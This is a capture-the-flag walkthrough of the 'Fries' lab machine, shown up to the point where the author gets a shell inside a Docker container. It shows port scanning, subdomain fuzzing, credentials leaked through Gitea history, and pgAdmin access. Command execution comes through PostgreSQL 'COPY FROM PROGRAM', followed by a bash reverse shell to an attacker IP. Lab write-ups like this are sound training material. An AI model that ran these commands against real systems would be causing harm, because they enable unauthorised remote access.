This is fries writeup by Jiseok Song

nmap


```
22/tcp   open   ssh          syn-ack ttl 62  OpenSSH 8.9p1 Ubuntu 3ubuntu0.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 b3:a8:f7:5d:60:e8:66:16:ca:92:f6:76:ba:b8:33:c2 (ECDSA)
|_  256 07:ef:11:a6:a0:7d:2b:4d:e8:68:79:1a:7b:a7:a9:cd (ED25519)
53/tcp   open   domain       syn-ack ttl 127 Simple DNS Plus
80/tcp   closed http         reset ttl 62
88/tcp   open   kerberos-sec syn-ack ttl 127 Microsoft Windows Kerberos (server time: 2026-07-30 15:26:48Z)
135/tcp  open   msrpc        syn-ack ttl 127 Microsoft Windows RPC
139/tcp  open   netbios-ssn  syn-ack ttl 127 Microsoft Windows netbios-ssn
389/tcp  open   ldap         syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain: fries.htb0., Site: Default-First-Site-Name)
|_ssl-date: 2026-07-30T15:28:21+00:00; +7h00m01s from scanner time.
| ssl-cert: Subject:
| Subject Alternative Name: DNS:DC01.fries.htb, DNS:fries.htb, DNS:FRIES
| Not valid before: 2026-06-05T16:23:40
|_Not valid after:  2106-06-05T16:23:40
443/tcp  closed https        reset ttl 62
445/tcp  open   microsoft-ds? syn-ack ttl 127
464/tcp  open   kpasswd5?    syn-ack ttl 127
593/tcp  open   ncacn_http   syn-ack ttl 127 Microsoft Windows RPC over HTTP 1.0
636/tcp  open   ssl/ldap     syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain: fries.htb0., Site: Default-First-Site-Name)
|_ssl-date: 2026-07-30T15:28:23+00:00; +7h00m01s from scanner time.
| ssl-cert: Subject:
| Subject Alternative Name: DNS:DC01.fries.htb, DNS:fries.htb, DNS:FRIES
| Not valid before: 2026-06-05T16:23:40
|_Not valid after:  2106-06-05T16:23:40
2179/tcp open   vmrdp?       syn-ack ttl 127
3268/tcp open   ldap         syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain: fries.htb0., Site: Default-First-Site-Name)
|_ssl-date: 2026-07-30T15:28:21+00:00; +7h00m01s from scanner time.
| ssl-cert: Subject:
| Subject Alternative Name: DNS:DC01.fries.htb, DNS:fries.htb, DNS:FRIES
| Not valid before: 2026-06-05T16:23:40
|_Not valid after:  2106-06-05T16:23:40
3269/tcp open   ssl/ldap     syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain: fries.htb0., Site: Default-First-Site-Name)
| ssl-cert: Subject:
| Subject Alternative Name: DNS:DC01.fries.htb, DNS:fries.htb, DNS:FRIES
| Not valid before: 2026-06-05T16:23:40
|_Not valid after:  2106-06-05T16:23:40
|_ssl-date: 2026-07-30T15:28:23+00:00; +7h00m01s from scanner time.
Service Info: Host: DC01; OSs: Linux, Windows; CPE: cpe:/o:linux:linux_kernel, cpe:/o:microsoft:windows
```

It looks like ssh and http is running in docker container(62). Add dns entries to /etc/hosts.


```
8 10.129.244.72 DC01 fries.htb DC01.fries.htb
```

Web Enumeration

Visit http://fries.htb doesn't have many things



Most of the links are not implemented yet. Nothing interesting. Let's visit https page instead.




It has pwm login page, but provided credential doesn't work for this page. Let's try subdomain fuzzing.

```
ffuf -H 'Host: FUZZ.fries.htb' -w /opt/SecLists/Discovery/DNS/subdomains-top1million-5000.txt -u http://fries.htb -fw 4
```


```
code                    [Status: 200, Size: 13592, Words: 1048, Lines: 272, Duration: 50ms]
:: Progress: [4989/4989] :: Job [1/1] :: 1092 req/sec :: Duration: [0:00:04] :: Errors: 0 ::
```

Add it to /etc/hosts and visit code.fries.htb


```
8 10.129.244.72 DC01 fries.htb DC01.fries.htb code.fries.htb
```



It's gitea and I can login with provided credential.




There's gitignore update



Which is a frequent mistake that many people forget to erase history.

Readme shows




Get postgres shell

Username svc(and potentially Dylan, Mike, Dale) and an endpoint db-mgmt05.fries.htb. Add it to /etc/hosts and visit.


```
8 10.129.244.72 DC01 fries.htb DC01.fries.htb code.fries.htb db-mgmt05.fries.htb
```



This is pgAdmin web server. Provided credential lets me login.




When I click the server, it requires password, which was leaked above in database_url(after root part)



Click any db and right click > Create script, and I can run code here.

```
# Create table to see the command output: Only once needed
create temp table command_out(id serial, log text);
# Any bash command can be run in the payload
copy command_out(log) from program '<payload>';
# See the latest log output
select log from command_out order by id desc limit 1;
```



Let's run reverse shell

```
copy command_out(log) from program 'bash -c "bash -i >&
/dev/tcp/10.10.16.59/9001 0>&1"';
```

```
┌──[parrot@parrot]─[~/Documents/fries]
└─ $nc -lvnp 9001
Listening on 0.0.0.0 9001
Connection received on 10.129.244.72 49820
bash: cannot set terminal process group (92): Inappropriate ioctl for device
bash: no job control in this shell
postgres@858fdf51af59:~/data$
```

I got postgres shell!

Get pgAdmin shell


It looks like it's docker shell

```
postgres@858fdf51af59:~$ ls / -al
ls / -al
total 64
drwxr-xr-x   1 root root 4096 May 28  2025 .
drwxr-xr-x   1 root root 4096 May 28  2025 ..
lrwxrwxrwx   1 root root    7 May 20  2025 bin -> usr/bin
drwxr-xr-x   2 root root 4096 May  9  2025 boot
drwxr-xr-x   5 root root  340 Aug  4 20:44 dev
drwxr-xr-x   2 root root 4096 May 22  2025 docker-entrypoint-initdb.d
-rwxr-xr-x   1 root root    0 May 28  2025 .dockerenv
drwxr-xr-x   1 root root 4096 May 28  2025 etc
drwxr-xr-x   2 root root 4096 May  9  2025 home
lrwxrwxrwx   1 root root    7 May 20  2025 lib -> usr/lib
lrwxrwxrwx   1 root root    9 May 20  2025 lib64 -> usr/lib64
drwxr-xr-x   2 root root 4096 May 20  2025 media
drwxr-xr-x   2 root root 4096 May 20  2025 mnt
drwxr-xr-x   2 root root 4096 May 20  2025 opt
dr-xr-xr-x 221 root root    0 Aug  4 20:44 proc
drwx------   1 root root 4096 May 22  2025 root
drwxr-xr-x   1 root root 4096 May 22  2025 run
lrwxrwxrwx   1 root root    8 May 20  2025 sbin -> usr/sbin
drwxr-xr-x   2 root root 4096 May 20  2025 srv
dr-xr-xr-x  13 root root    0 Aug  4 20:44 sys
drwxrwxrwt   2 root root 4096 May 20  2025 tmp
drwxr-xr-x   1 root root 4096 May 20  2025 usr
